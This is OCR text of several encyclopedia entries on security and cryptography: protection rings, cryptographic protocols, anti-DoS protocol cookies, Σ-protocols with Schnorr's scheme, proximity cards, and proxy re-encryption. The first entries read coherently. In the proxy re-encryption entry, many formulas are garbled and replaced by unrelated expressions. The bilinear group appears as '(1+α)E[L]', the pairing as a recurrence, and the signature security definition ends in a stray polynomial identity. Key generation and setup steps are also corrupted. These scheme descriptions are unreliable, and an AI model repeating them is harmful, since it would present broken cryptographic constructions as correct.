
Ring #	What runs there	Remarks
Ring 3	Applications and programs	User level
Ring 2	I/O driver and utilities	Hardware abstraction layer (HAL)
Ring 1	OS components not in kernel	Trusted level
Ring 0	Operating system kernel	Trusted level

Third, permission and access control rules are established for all processes. Ring 0 is where the operating system kernel resides and runs. This ring has the highest level of system permissions so that it may execute the myriad of processes it is responsible for. This level of permission is referred to as kernel, privileged, and/or supervisor mode. In this mode, privileged instructions are executed and protected areas of memory may be accessed. Ring 1 is typically where other OS components that are not in the kernel run. This ring also runs in privileged mode. Ring 2 is where software-like device drivers run. This ring can be thought of as the hardware abstraction layer (HAL). Ring 3 is where user applications and programs run. This ring has the least amount of privileges and permissions and is said to run in user mode. As such, certain processes or instructions may not be executed by user applications. When such processes are required, the user application will issue a system call to the next ring in order to obtain the appropriate service.

This type of segmentation allows for process isolation and it helps ensure that one process does not adversely affect another. For example, if one process crashes, it does not cause another process running to fail.

Applications

Modern operating systems generally use four protection rings, as shown in Fig. 1; however, there is no actual limitation on the number of rings used. The use of protection rings provides a logical space for the levels of execution and permissions. Through its use of permissions and access control on processes within the ring structure, it protects system resources and protects data (dynamic and stored). Rings can also help provide network security and protect both network resources and exchanged data.



Protection Rings, Fig. 1 Protection rings. (Shon Harris (2008) CISSP certification all-in-one exam guide. Reprinted by permission of The McGraw-Hill)

Though protection rings were initially created out of purely a functionality concern, they are now recognized as a valuable technique providing information security. Protection rings help ensure both integrity (I) and availability (A) of the C-I-A triad.

Challenges

There are several challenges to the application of protection rings in an operating system. One challenge is the cost in terms of CPU overhead to handle all the interrupts, messaging, and context switches required to utilize a full set of protections rings. While the cost per interrupt or request may not be high in a single instance, in today's multiprocessing environment, this cost can be extremely high and limit the use of protection rings to non-real-time implementations for systems requiring high security (e.g., a governmental system).

Another challenge is that protection rings rely on authorization, and authorization in the current climate is easily bypassed through privilege escalation using social engineering attacks. Beginning in the first decade of the twenty-first century, attackers shifted to social engineering as they found users to be the weakest link. Successful attacks yield valid user credentials that are then permitted to escalate their privileges and use the full range of actions assigned to that user. Protection rings have no way of protecting against this since, at the operating system level, everything appears as it should be.

A third challenge is that protection rings require close alignment of interfaces between the operating system and the hardware drivers, devices, and utilities. This alignment requires dedicated development by worldwide vendors/providers for what amounts to a proprietary-like implementation. Typically, these vendors do not want to invest in "one-off" development efforts because they bring little in return. Thus, the available hardware devices and drivers, as well as software utilities, tend to be extremely limited and thereby limiting the use of a true protection ring implementation.

A final challenge is finding an operating system that uses multiple protection rings due to the other challenges listed above. Using only two protection rings, usually privilege- and user-modes as an example, brings the appearance of having defense-in-depth when in reality it only has one line of defense until you reach the operating system kernel.

References

Dennis J (1965) Segmentation and the design of multiprogrammed computer systems. J ACM 12(4):589–602
[zbMATH]

Djikstra E (1968) The structure of the “THE” – multiprogramming system. Commun ACM 11(5):341–346
[zbMATH]

Fernandez EB, LaRed Martinez D (2008) Patterns for the secure and reliable execution of processes. In: 15th conference on pattern languages of programs (PLoP), PLoP’08, Nashville, October 2008

Frosini G, Lazzerini B (1985) Ring-protection mechanisms: general properties and significant implementations. IEE Proc 132(Pt. E4):203–210
[zbMATH]

Graham R (1968) Protection in an information processing utility. Commun ACM 11(5):365–369
[zbMATH]

Schroeder M, Saltzer J (1972) A hardware architecture for implementing protection rings. Commun ACM 15(3):157–170
[zbMATH]

Vasudevan A, Yerraballi R, Chawla A (2005) A high performance Kernel-less operating system architecture. In: 28th Australasian computer science conference, The University of Newcastle, Australia. Conferences in research and practice in information technology, vol 38

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_11

Protocol

Berry Schoenmakers[124] ✉
(124) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Synonyms

Cryptographic protocol

Definition

In the context of cryptography, “protocol” is a shorthand for “cryptographic protocol.” A cryptographic protocol is a distributed algorithm describing precisely the interactions between two or more entities to achieve certain security objectives (Menezes et al., 1997). The entities interact with each other by exchanging messages over private and/or public communication channels.

Important classes of protocols are key exchange protocols or key establishment protocols, challenge–response protocols, identification verification protocols, and zero-knowledge protocols. A more practical example is the Secure Socket Layer (SSL) protocol for establishing a secure communication link between two entities, a client and a server.

Cryptographic protocols are often used as building blocks for constructing cryptographic schemes (or systems). In general, a cryptographic scheme may be composed of several cryptographic algorithms and/or cryptographic protocols.

References

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_274

Protocol Cookies

Debbie Cook[125] ✉
(125) Telcordia Applied Research, Piscataway, NJ, USA

✉ **Debbie Cook**
Email: debbie@research.telcordia.com

Synonyms

Anti-DoS cookies

Definition

When establishing a connection in accordance with a protocol, the protocol includes the use of a cookie in a manner such that the protocol does not proceed past a certain point until the server has verified information in a cookie received from the client. The verification requires relatively fewer resources than subsequent steps in the protocol and the cookie exchange occurs before any resource-intensive steps. The purpose is to reduce or eliminate the possibility that an attacker can progress the protocol to the resource-intensive steps on the server a sufficient number of times to perform a denial of service (DoS) attack on the server.

Background

Photuris (Karn and Simpson 1999) is the first well-known protocol to use cookies to prevent a DoS attack.

Application and Theory

Examples of protocols using cookies to help prevent DoS attacks include IPsec (Kaufman 2005; Kent and Seo 2005), Just Fast Keying (JFK) (Aiello et al. 2004), and Photuris (Karn and Simpson 1999). In IPsec, the cookie exchange and verification proceeds the Diffie–Hellman (DH) computation, thus eliminating the expense of a DH computation if the verification fails.

When designing a cookie for use in a protocol, the resources required of the server to verify the cookie must be sufficiently less than the resources used by subsequent steps of the protocol; otherwise, an attacker could perform a DoS attack by sending invalid cookies. The resources may be any resource that can be consumed to cause a DoS attack in the server, such as CPU, memory, and ports. As a result, stateless cookies should be used to avoid consuming resources to maintain state information on the server.

Cookies can also be used to assist in preventing replay attacks by including time-dependent information in the cookie. The incorporation of cookies will add overhead to a protocol and involve either extra messages or additional content in existing messages. By verifying the client, the cookie is confirming reverse network reachability to prevent connections in which the source address has been spoofed in the packets sent to the server.

In the case where an adversary has control of a client and is able to pass the verification step, the use of cookies can assist in limiting the rate at which the adversary can establish connections to the server from a single client through the amount of computation the cookie exchange requires at the client to produce its response. For a legitimate client requesting one or a few connections, the additional computation is feasible. If the client is inititing a DoS attack by attempting to establish a large number of simultaneous connections to the server, the additional computation can decrease the rate at which the connections can be attempted. The effectiveness of this type of defense capability can be improved if the computation required of the client increases based on the number of connections or connection attempts from the client. However, how to successfully adjust the amount of computation is an issue. Without knowing the client’s resources, there is the risk of burdening a legitimate client with few resources and of computation having no noticeable impact on an adversarial client with greater resources. This use of cookies is a method of

incorporating client puzzles to throttle an attacker's connection attempts (Juels and Brainard 1999).

Cross-References

- Cookie
- Protocol
- RFID Security

Recommended Reading

Aiello W, Bellovin S, Blase M, Canetti R, Ioannidis J, Keromytis A, Reingold O (2004) Just fast keying: key agreement in a hostile internet. ACM Trans Inf Sys Sec 7

Juels A, Brainard J (1999) Client puzzles: a cryptographic countermeasure against connection depletion attacks, pp 151–165

Karn P, Simpson W (1999) IETF RFC 2522 Photuris: session-key management protocol. http://www.ietf.org/rfc/rfc2522.txt

Kaufman C (2005) IETF RFC 4306 Internet Key Exchange protocol (IKEv2). http://www.ietf.org/rfc/rfc4306.txt

Kent K, Seo K (2005) IETF RFC 4301 security architecture for the Internet Protocol. http://www.ietf.org/rfc/rfc4301.txt

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_12

Σ-Protocols

Berry Schoenmakers[126] ✉
(126) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Definition

A Σ-protocol is a particular type of three-message interactive zero-knowledge proof (or argument) of knowledge. The prover sends the first message, followed by a random challenge from the verifier, and concluded with a response from the prover. The protocol is required to satisfy perfect completeness, special soundness, and special honest-verifier zero-knowledge.

Background

The term Σ-protocol was introduced by Cramer in his PhD thesis (Cramer 1997) as a common abstraction of a broad class of interactive proofs. Originally, Σ-protocols were defined based on their form of a three-message interactive proof between a prover and a verifier, both modeled as probabilistic polynomial-time interactive Turing machines. The prover sends the first and third message, keeping the random bits used for computing these messages private, while the verifier sends the second message, which essentially consists of a number of publicly revealed random bits. The term Σ-protocol, however, has become synonymous with the particular type of protocol to which the well-known construction of

Cramer et al. (1994) applies. The efficient zero-knowledge (or, witness-hiding) identification protocols due to Fiat-Shamir (1987), Guillou-Quisquater (1988), Schnorr (1991), and Okamoto (1993) are prominent instances of Σ-protocols. Many more instances and even classes of basic Σ-protocols are known in the literature, covering all kinds of cryptographic (number-theoretic) settings.

Theory

A Σ-protocol is defined with respect to a given binary relation $R = \{(v; w)\} \subseteq V \times W$. Relation R can generally be thought of as an NP-relation, which means that given instance v and *witness* w, it can be verified in time polynomial in the size of v whether $(v; w) \in R$ holds. In other words, the corresponding language $L_R = \{v : \exists_w (v; w) \in R\}$ is in *NP*, the well-known class of nondeterministic polynomial-time languages.

A Σ-protocol for a given relation R is a protocol between a prover P and a verifier V of the following form. Instance v is common input to P and V, while witness w is a private input to P. The prover basically starts by sending the verifier an *announcement* a, which usually comprises a commitment to a random nonce. The verifier then sends the prover a random *challenge* c, to which the prover replies with the proper *response* r. The verifier checks the *conversation* $(a; c; r)$ against a deterministic polynomial-time predicate ϕ, and if this check succeeds $(a; c; r)$ is said to be *accepting*.

A Σ-protocol for relation R is required to satisfy the following three properties (Schoenmakers 2004): (1) *Perfect completeness*, which means that if P and V follow the protocol, then V always accepts; (2) *Special soundness*, which says that for any $v \in V$ and any pair of accepting conversations $(a; c; r)$ and $(a; c'; r')$ with $c \neq c'$, one can efficiently extract a witness w such that $(v; w) \in R$; and (3) *Special honest-verifier (perfect) zero-knowledge*, which means one can efficiently simulate conversations $(a; c; r)$ between honest P and V given any $v \in V$ and any fixed challenge c. The latter property can be stated more formally as the existence of a probabilistic polynomial-time *simulator* S which for given $v \in L_R$ and c produces conversations $(a; c; r)$ perfectly indistinguishable from conversations between honest P and V with common input v, where P uses

any witness w with $(v; w) \in R$ and V uses challenge c. Perfect indistinguishability means that the probability distributions are identical. For $v \in V/L_R$, simulator S is just required to produce an arbitrary accepting conversation $(a; c; r)$.

A simple example is Schnorr's identification protocol. An instance $v = (g, p, y)$ consists of a generator g of an abstract group of prime order p and $y \in \langle g \rangle$, and the corresponding witness is $w = \log_g y$. The prover sends announcement $a = g^u$ for $u \in_R \mathbb{Z}_p$ to the verifier. The verifier replies with a challenge $c \in_R \mathbb{Z}_p$. Finally, the prover sends the response $r = u + cw \bmod p$, and the verifier checks that $g^r = ay^c$ holds. Perfect completeness evidently holds. Special soundness holds because if $g^r = ay^c$ and $g^{r'} = ay^{c'}$ holds, then $\log_g y = (r - r')/(c - c')$, using $c \neq c'$; hence, witness w can be computed efficiently from r, r', c, c'. Finally, special honest-verifier (perfect) zero-knowledge holds because the simulator may simply generate conversations $(a; c; r)$ for given challenge c by picking $r \in_R \mathbb{Z}_p$ and setting $a = g^r y^{-c}$.

If the challenges are chosen from an exponentially large set, the special soundness property implies that a Σ-protocol is a *proof of knowledge*. This ensures that a cheating prover cannot succeed with a significant probability of success unless it knows a valid witness for v. The zero-knowledge property demanded from a Σ-protocol is rather weak—covering honest verifiers only—but this ensures that Σ-protocols behave nicely under many types of composition (Chaum and Pedersen 1993; Cramer et al. 1994). Moreover, there are several techniques to transform a Σ-protocol into a protocol withstanding arbitrarily cheating verifiers. For instance, the Fiat–Shamir technique (Fiat and Shamir 1987) is to replace the randomly chosen challenge c with a cryptographic hash H applied to message a and further input values; this makes the entire protocol noninteractive and provably secure in the random oracle model. When applied to the identification protocols of Fiat and Shamir (1987), Guillou and Quisquater (1988), and Schnorr (1991), one gets the corresponding signature schemes (using the message to be signed as an input to H as well).

Applications

Routine use of Σ-protocols is made to obtain efficient zero-knowledge proofs in many advanced cryptographic schemes. The zero-knowledge proofs are often used to ensure honest behavior of parties running a protocol. Using the basic techniques for monotone compositions (including AND/OR/threshold-compositions) of Cramer et al. (1994), for EQ-composition of Chaum and Pedersen (1993), and further basic techniques (for instance, Brands 1997; Cramer and Damgård 1998), succinct proofs for many relations (or statements) of interest can be rendered. Commonly, these proofs are made noninteractive using the Fiat–Shamir technique or generalizations thereof (Abdalla et al. 2002).

Cross-References

Interactive Proof
Zero-Knowledge

Recommended Reading

Abdalla M, An JH, Bellare M, Namprempre C (2002) From identification to signatures via the Fiat-Shamir transform: minimizing assumptions for security and forward-security. In: Advances in cryptology—EUROCRYPT '02, Amsterdam, 28 April–2 May 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 418–433

Brands S (1997) Rapid demonstration of linear relations connected by boolean operators. In: Advances in cryptology—EUROCRYPT '97, Konstanz, 11–15 May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 318–333
[zbMATH]

Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Advances in cryptology—CRYPTO '92, Santa Barbara, 16–20 August 1992. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
[zbMATH]

Cramer R (1997) Modular design of secure yet practical cryptographic protocols. PhD thesis, Universiteit van Amsterdam, Netherlands

Cramer R, Damgård I (1998) Zero-knowledge proofs for finite field arithmetic, or: can zero-knowledge be for free? In: Advances in cryptology—CRYPTO '98, Santa Barbara, 23–27 August 1998. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 424–441
[zbMATH]

Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: Advances in cryptology—CRYPTO '94, Santa Barbara, 21–25 August

1994. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187
[zbMATH]

Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Advances in cryptology—CRYPTO ‘86, Santa Barbara, 11–15 August 1986. Lecture notes in computer science, vol 263. Springer, New York, pp 186–194
[zbMATH]

Guillou LC, Quisquater J-J (1988) A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In: Advances in cryptology—EUROCRYPT ‘88, Davos, 25–27 May 1988. Lecture notes in computer science, vol 330. Springer, Berlin, pp 123–128
[zbMATH]

Okamoto T (1993) Provably secure and practical identification schemes and corresponding signature schemes. In: Advances in cryptology—CRYPTO ‘92, Santa Barbara, 16–20 August 1992. Lecture notes in computer science, vol 740. Springer, Berlin, pp 31–53
[zbMATH]

Schnorr CP (1991) Efficient signature generation by smart cards. J Cryptol 4(3):161–174
[MathSciNet][zbMATH]

Schoenmakers B (2004) Lecture notes cryptographic protocols. Technische Universiteit Eindhoven, Netherlands
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_909

Proximity Card

Marc Vauclair[127] ✉
(127) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

Proximity cards are contactless cards standardized according to ISO/IEC 14443 (n.d.).

Background

The communication between a PCD (Proximity Coupling Device; aka a reader) and a PICC (= Proximity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the PICC by the PCD and for the data exchange between the PICC and the PCD.

Proximity cards can only be read in close proximity to the reader (typically up to 7.5 cm). They operate with a 13.56 MHz RF field.

The NFC harmonization (NFC entry) encompasses the Proximity cards compatibility.

Applications

Typical applications of Proximity cards are ticketing, identification, authentication, payment, access control, etc. For example, proximity cards

are used for the contactless automated fare collection in public transportation (e.g., the Oyster card in the London Underground). MIFARE cards, PayPass credit cards, and LEGIC cards are examples of Proximity cards.

Cross-References

Contactless Cards
NFC
RFID Security

Recommended Reading

ECMA International (2003) ECMA-352 Near field communication interface and protocol-2 (NFCIP-2), 1st edn. ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693)

Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester [zbMATH]

ISO/IEC 14443 Identification cards – contactless integrated circuit(s) cards – proximity cards, ISO

See [ECMA-352]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1453

Proxy Re-encryption

Jian Weng[128] and Junzuo Lai[128] ✉
(128) Jinan University, Guangzhou, China

✉ **Junzuo Lai**
Email: pwdlaijunzuo@163.com

Definition

Bilinear Groups

Let $\mathcal{G}$ be an algorithm that takes as input a security parameter λ and outputs a tuple $(1+\alpha)\mathbb{E}[L]$, where $\mathbb{D}$ and $\mathbb{Z}_n$ are multiplicative cyclic groups of prime order p, and $s_{t+\tau} + s_t = s_{t+\delta}$ is a map that possesses the following properties:

- *Bilinearity*. $e(g^a, h^b) = e(g, h)^{ab}$ for all $D_i = g^{r_i}$ and $a, b \in \mathbb{Z}_p^*$.
- *Non-degeneracy*. $e(g, h) \neq 1$ whenever $t := \overline{a} \cdot \overline{b}$.
- *Computable*. efficient computability for any input pair.

We refer to the tuple $(1+\alpha)\mathbb{E}[L]$ as a *bilinear group*.

Strong One-Time Signature

A signature scheme consists of three probabilistic polynomial time (PPT) algorithms SIG = (SGen, Sign, Verf). The key generation algorithm SGen(1^λ) outputs a signing/verification key pair (sk_s, vk_s). The signing algorithm Sign(sk_s, m) taking sk_s and a message m as input outputs a signature sg. The verification algorithm Verf(vk_s, m, sg), taking vk_s, m, and sg as input, returns $b \in \{0, 1\}$. For correctness, we require that for any valid message m, (sk_s, vk_s) $\leftarrow$ SGen(1^λ) and $sg \leftarrow$ Sign(sk_s, m), Verf(vk_s, m, sg) = 1 with overwhelming probability. SIG is called *strong one-time*, if for any PPT adversary A, the advantage

$\mathbf{Adv}^{\mathtt{str-ot}}_{\mathsf{SIG},A}(\lambda) := \Pr[\ (sk_s, vk_s) \leftarrow \mathsf{SGen}(1^\lambda),\ m \leftarrow A(vk_s),\ sg \leftarrow \mathsf{Sign}(sk_s, m),\ (m', sg') \leftarrow A(sg)\colon W(x_i) = U(x_i) \cdot V(x_i)\,,\ i = 0, 1, \ldots, 2k-2.$ is negligible.

Background

Proxy re-encryption (PRE), introduced by Blaze et al. (1998), allows a semi-trust proxy, who is given a re-encryption key $rk_{A,B}$, to transform a ciphertext under the public key pk_A of Alice (the delegator) into another ciphertext under the public key pk_B of Bob (the delegatee). The proxy, however, learns nothing about the underlying messages encrypted. PRE has many interesting applications, such as distributed file systems, outsourced filtering of encrypted spam, and access control over network storage (Ateniese et al., 2005, 2006).

Bidirectional vs. unidirectional. According to the direction of transformation, PRE can be classified into *unidirectional* PRE and *bidirectional* PRE (Ivan and Dodis, 2003). In unidirectional PREs, the proxy given a re-encryption key $rk_{A,B}$ can only transform ciphertexts from Alice to Bob, and not vice versa, and ciphertexts under the public key pk_B of Bob remain secure even given the private key sk_A of Alice and the re-encryption key $rk_{A,B}$. In bidirectional PREs, the proxy given a re-encryption key $rk_{A,B}$ can transform ciphertexts under pk_A into ciphertexts under pk_B*and vice versa*. For such schemes the re-encryption key $rk_{A,B}$ is necessarily a function of both the private key sk_A of Alice and the private key sk_B of Bob. As opposed to bidirectional PREs, the re-encryption key generation algorithm in a unidirectional PRE takes as input the key pair (pk_A, sk_A) of the delegator and only the public key pk_B of the delegatee. Unidirectional PRE usually gains the advantage over bidirectional PRE, and any unidirectional scheme can be easily transformed to a bidirectional one by running the former in both directions.

Single hop vs. multiple hops. Given the re-encryption key $rk_{A,B}$, the proxy can transform a ciphertext c_A under pk_A to a ciphertext c_B under pk_B. Suppose the proxy also obtains the re-encryption key $rk_{B,C}$ that allows her to transform ciphertexts under Bob's public key pk_B to ciphertexts under the public key pk_C of Charlie. If a PRE scheme allows the proxy to transform ciphertext c_B, which has already been re-encrypted once, to a ciphertext c_C under Charlie's public key pk_C using the re-encryption key $rk_{B,C}$, then we say that the PRE scheme allows two "hops." In a similar manner, one can consider multiple hops of re-

encryptions. Such a scheme is termed “multi-hop” as opposed to a “single-hop” scheme (which does not allow re-encryptions of already re-encrypted ciphertexts). Accordingly, PRE can also be categorized into *multi-hop* PRE, in which the ciphertexts can be transformed from Alice to Bob and then to Charlie and so on, and *single-hop* PRE, in which the ciphertexts can only be transformed once (Ateniese et al., 2005, 2006). A multi-hop PRE will be more desirable than a single-hop PRE in practice as it provides the flexibility of re-delegation, that is, the delegatee can re-delegate the ciphertexts to another users.

Multi-hop Bidirectional PRE

In their seminal paper, Blaze et al. (1998) proposed the first bidirectional PRE scheme. In NDSS 2005, Ateniese et al. (2005, 2006) proposed several single-hop unidirectional PRE schemes. All of these schemes are only secure against chosen-plaintext attacks (CPA). However, applications often require security against chosen-ciphertext attacks (CCA). To fill this gap, in ACM CCS 2007, Canetti and Hohenberger (2007) presented a novel multi-hop bidirectional PRE scheme and proved its CCA security in the standard model. The idea behind their construction begins with the (Canetti et al., 2004) paradigm for transforming any selective-identity, CPA-secure identity-based encryption (IBE) scheme into a CCA-secure cryptosystem. We now describe the scheme in Canetti and Hohenberger (2007):

- GlobalSetup(κ). Given a security parameter κ, the global setup algorithm runs $\mathcal{O}(1)$ to obtain a bilinear group $(1+\alpha)\mathbb{E}[L]$. Then, it chooses $g, u, v, h \in \mathbb{G}$ uniformly at random, a universal one-way hash function $H : \{0,1\}^* \to \mathbb{G}$, and a strong one-time signature scheme SIG = (SGen, Sign, Verf). For simplicity, the description below assumes that verification keys of the one-time signature are encoded as elements from $\mathbb{Z}_q^*$. In practice, such verification keys are typically much longer than $|p|$, and a collision-resistant hash function should be applied to map them onto $\mathbb{Z}_q^*$. The global parameters are published as

  $$pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, h, H, \mathsf{SIG}).$$

  For brevity, we assume that *pp* is implicitly included in the input of the following algorithms:

- KeyGen(*pp*). The key generation algorithm takes as input the global parameters $pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, h, H, \mathsf{SIG})$. It generates a

public/private key pair ($pk = g^x$, $sk = x$), where $x \in \mathbb{F}_q^n$ is chosen uniformly at random. We denote by (pk_i, sk_i) the key pair of user *i* and by (pk_j, sk_j) the key pair of user *j*.

- ReKeyGen(sk_i, sk_j). The re-encryption key generation algorithm takes as input user *i*'s private key $sk_i = x_i$ and user *j*'s private key $sk_j = x_j$. It outputs a re-encryption key $rk_{i \leftrightarrow j} = x_j / x_i$.
- Encrypt(pk, m). Given a user's public key pk and a message $m \in \mathbb{G}_T$, the encryption algorithm proceeds as follows:
  - Select a one-time signature verification/signing key pair as $M = D(PrivKey, C)$ . . Set $C_1 = svk$.
  - Select a random $e \in \mathbb{F}_q^n$, and compute $C_2 = pk^r$, $C_3 = m \cdot e(g, H(svk))^r$, $C_4 = h^r$, $C_5 = (u^{svk} \cdot v)^r$.
  - Generate a one-time signature σ = Sign(ssk, (C_3, C_4, C_5)) on the tuple (C_3, C_4, C_5).
  - Output the ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$.
- ReEncrypt $(rk_{i \leftrightarrow j}, CT_i)$. On input a re-encryption key $rk_{i \leftrightarrow j} = x_j / x_i$, and a ciphertext $CT_i = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$ under user *i*'s public key pk_i, re-encrypt the ciphertext to be under user *j*'s public key pk_j as:
  - Check if Verf(svk, (C_3, C_4, C_5), σ) = 1, $e(C_2, u^{svk} \cdot v) = e(pk_i, C_5)$ and $e(C_2, h) = e(pk_i, C_4)$. If not, output $\perp$.
  - Compute $C_2' = C_2^{rk_{i \leftrightarrow j}} = g^{(x_i r)(x_j / x_i)} = g^{x_j r}$, and output the ciphertext $CT_j = (C_1, C_2', C_3, C_4, C_5, \sigma)$ under user *j*'s public key.
- Decrypt(sk, CT). Given a user's private key sk and a ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$ under the user's public key $pk = g^{sk}$, the decryption algorithm proceeds as follows:
  - Check if Verf(svk, (C_3, C_4, C_5), σ) = 1, $e(C_2, u^{svk} \cdot v) = e(pk, C_5)$ and $e(C_2, h) = e(pk, C_4)$. If not, output $\perp$.
  - Output the message $m = C_3 / e(C_2, H(svk))^{1/sk}$.

Single-Hop Unidirectional PRE

In PKC 2008, Libert and Vergnaud (2008b, 2011) proposed the first CCA-secure single-hop unidirectional PRE scheme in the standard model. Like the Canetti-Hohenberger construction (Canetti and Hohenberger, 2007), their scheme uses a strong one-time signature to tie several ciphertext components altogether and offer a safeguard against chosen-ciphertext attacks in the fashion of Canetti et al. (2004). We now describe the scheme in Libert and Vergnaud (2008b, 2011):

- GlobalSetup(κ). Given a security parameter κ, the global setup algorithm runs $\mathcal{O}(1)$ to obtain a bilinear group $(1+\alpha)\mathbb{E}[L]$. Then, it chooses $g, u, v \in \mathbb{G}$ uniformly at random and a strong one-time signature scheme SIG = (SGen, Sign, Verf). For simplicity, the description below assumes that verification keys of the one-time signature are encoded as elements from $\mathbb{Z}_q^*$. In practice, such verification keys are typically much longer than $|p|$, and a collision-resistant hash function should be applied to map them onto $\mathbb{Z}_q^*$. The global parameters are published as

  $$pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, \mathsf{SIG}).$$

  For brevity, we assume that *pp* is implicitly included in the input of the following algorithms:
